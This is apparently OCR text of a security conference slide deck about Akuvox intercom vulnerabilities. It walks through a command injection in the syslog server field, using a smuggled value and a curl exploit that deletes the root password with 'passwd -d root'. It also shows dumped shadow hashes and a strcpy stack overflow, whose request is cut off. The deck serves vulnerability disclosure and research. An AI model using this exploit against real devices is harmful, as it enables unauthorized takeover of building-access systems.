
DEMO TIME


COMMAND INJECTION


Command Injection




Command Injection




Command Injection




Command Injection



Command Injection



Command Injection



Injection Example (Shell Script)

```
#!/bin/sh
…
ip=$RemoteServer
OIFS=$IFS
IFS='.'
set $ip;

if [ $1 -gt 0 ] && [ $1 -lt 255 ] && [ $2 -ge 0 ] &&
[ $2 -lt 255 ] && [ $3 -ge 0 ] && [ $3 -lt 255 ] && [ $4 -gt 0 ] && [ $4 -lt 255 ];
 then
   syslogd -R $1.$2.$3.$4 -S -O /tmp/Messages -s 100 -b5
…
```

IP address for logging server, comes from web interface, e.g. 192.168.2.100

internal field separator variable, to split IP at **.** symbol

Injection Example (Shell Script)

```
#!/bin/sh
…
ip=$RemoteServer
OIFS=$IFS
IFS='.'
set $ip;

if [ $1 -gt 0 ] && [ $1 -lt 255 ] && [ $2 -ge 0 ] &&
[ $2 -lt 255 ] && [ $3 -gt 0 ] && [ $3 -lt 255 ] && [ $4 -gt 0 ] && [ $4 -lt 255 ];
 then
   syslogd -R $1.$2.$3.$4 -O /tmp/Messages -s 100 -b5
…
```

IP address for logging server, comes from web interface, e.g. 192.168.2.100

internal field separator variable, to split IP at **.** symbol

```
$1 = 192
$2 = 168
$3 = 2
$4 = 100
```

Injection Example (Shell Script)

```
#!/bin/sh
…
ip=$RemoteServer
OIFS=$IFS
IFS='.'
set $ip;

if [ $1 -gt 0 ] && [ $1 -lt 255 ] && [ $2 -ge 0 ] &&
[ $2 -lt 255 ] && [ $3 -ge 0 ] && [ $3 -lt 255 ] && [ $4 -gt 0 ] && [ $4 -lt 255 ];
 then
   syslogd -R $1.$2.$3.$4 -S -O /tmp/Messages -s 100 -b5
…
```

IP address for logging server, comes from web interface, e.g. 192.168.2.100

internal field separator variable, to split IP at **.** symbol


Injection Example (Shell Script)

```
#!/bin/sh
…
ip=$RemoteServer
OIFS=$IFS
IFS='.'
set $ip;

if [ $1 -gt 0 ] && [ $1 -lt 255 ] && [ $2 -ge 0 ] &&
[ $2 -lt 255 ] && [ $3 -ge 0 ] && [ $3 -lt 255 ] && [ $4 -gt 0 ] && [ $4 -lt 255 ];
 then
   syslogd -R $1.$2.$3.$4 -S -O /tmp/Messages -s 100 -b5
…
```

IP address for logging server, comes from web interface, e.g. 192.168.2.100

internal field separator variable, to split IP at **.** symbol

What happens if there is no **.** and we close the **]** for a new command ?



Injection Example (Shell Script)

```
#!/bin/sh
…
ip=$RemoteServer
OIFS=$IFS
IFS='.'
set $ip;

if [ 12]; ping 10.148.207.102 # -gt 0 ] && [ $1 -lt 255 ] && [ $2 -ge 0 ] &&
[ $2 -lt 255 ] && [ $3 -ge 0 ] && [ $3 -lt 255 ] && [ $4 -gt 0 ] && [ $4 -lt 255 ];
…
```

Input without ". " **12]; ping 10.148.207.102 #**

internal field separator variable, to split IP at **.** symbol

Injection Example (Shell Script)

```
#!/bin/sh
…
ip=$RemoteServer
OIFS=$IFS
IFS='.'
set $ip;

if [ 12]; ping 10.148.207.102 # -gt 0 ] && [ $1 -lt 255 ] && [ $2 -ge 0 ] &&
[ $2 -lt 255 ] && [ $3 -ge 0 ] && [ $3 -lt 255 ] && [ $4 -gt 0 ] && [ $4 -lt 255 ];
…
```

Input without ". " **12]; ping 10.148.207.102 #**

internal field separator variable, to split IP at **.** symbol

Listening on attacker side:

```
$ tcpdump ip proto \\icmp
…
16:01:59.915430 IP 10.148.207.70 > 10.148.207.102: ICMP echo request, id 14228, seq 1, length 64
16:01:59.915478 IP 10.148.207.102 > 10.148.207.70: ICMP echo reply, id 14228, seq 1, length 64
16:02:00.917164 IP 10.148.207.70 > 10.148.207.102: ICMP echo request, id 14228, seq 2, length 64
…
```

Injection Target, Running Services

- Portscan of Akuvox device:


```
Starting Nmap 7.01 ( https://nmap.org ) at 2019-07-26 11:20 CEST
Initiating Ping Scan at 11:20Scanning 10.148.207.221 [2 ports]
...
Host is up (0.014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
huber@pc-huberlap:~$
```

Telnet running

How to Bypass Password ?

- Telnet Login Request:

```
~$ telnet 10.148.207.221
Trying 10.148.207.221...
Connected to 10.148.207.221.
Escape character is '^]'.

R51 login: root
Password:
```



How to Bypass Password ?

- Telnet Login Request:

```
~$ telnet 10.148.207.221
Trying 10.148.207.221...
Connected to 10.148.207.221.
Escape character is '^]'.

R51 login: root
Password:
```

- We have a command injection
  - Establish own shell => no useful binary

How to Bypass Password ?

- Telnet Login Request:

```
~$ telnet 10.148.207.221
Trying 10.148.207.221...
Connected to 10.148.207.221.
Escape character is '^]'.

R51 login: root
Password:
```

- We have a command injection
  - Establish own shell => no useful binary
  - Simply delete root password !

Exploit to Delete Password

- Exploit for an Akuvox R50P

```
curl -i -s -k -X
'POST'
\
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H
…\
--data-binary $'SubmitData=begin&Operation=Submit&cRemoteSystemLog=1&cRemoteSystemServer=12 ];
passwd -d root # &SubmitData=end' \
'http://10.148.207.221/fcgi/do?id=6&id=2&RefRand=76439866
```

- We just deleted the root user password (`passwd -d root`)


DEMO TIME


BACKDOOR ?!

Problem!

- The running telnet service can **not** be turned off !
- The firmware image is not publicly available

Problem!

- The running telnet service can **not** be turned off !
- The firmware image is not publicly available, but **we dumped** it

```
huber@pc-huber:/akuvox/squashfs-root/etc$ cat shadow
root:pVjvZpycBR0mI:10957:0:99999:7:::
admin:UCX0aARNR9jK6:10957:0:99999:7:::
```

Problem!

- The running telnet service can **not** be turned off !
- The firmware image is not publicly available, but **we dumped** it

```
huber@pc-huber:/akuvox/squashfs-root/etc$ cat shadow
root:pVjvZpycBR0mI:10957:0:99999:7:::
admin:UCX0aARNR9jK6:10957:0:99999:7:::
```


- Hashes are **DES crypt** protected → max pass length = 8
- On my old GPU it took around 30 days to crack it


BUFFER OVERFLOW

Stack Based Buffer Overflow (ARM)

- Code excerpt:

```
…
if ( !strcmp(v78, "DHCP") )
 {
   v63 = 2;
   src = (char *)sub_234BD0(v12, "Hostname", 0);
   if ( src )
     strcpy(v76, src);
   src = (char *)sub_234BD0(v12, "ManufacturerName", 0);
   if ( src )
     strcpy((char *)&buffer, src);
 }
…
```





Stack Based Buffer Overflow (ARM)

- Code excerpt:

```
…
if ( !strcmp(v78, "DHCP") )
 {
   v63 = 2;
   src = (char *)sub_234BD0(v12, "Hostname", 0);
   if ( src )
     strcpy(v76, src);
   src = (char *)sub_234BD0(v12, "ManufacturerName", 0);
   if ( src )
     strcpy((char *)&buffer, src);
 }
…
```

external parameter

external parameter

Overflow

- Request with longer input:

```
curl -i -s -k -X  'POST'  \
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
-H 'Accept-Language: de,en-US;q=0.7,en;q=0.3'
-H 'Referer: http://localhost:7080/NetWork.asp'
-H 'Content-Type: application/x-www-form-urlencoded'
…
-H 'Upgrade-Insecure-Requests: 1'
 -H ''  \
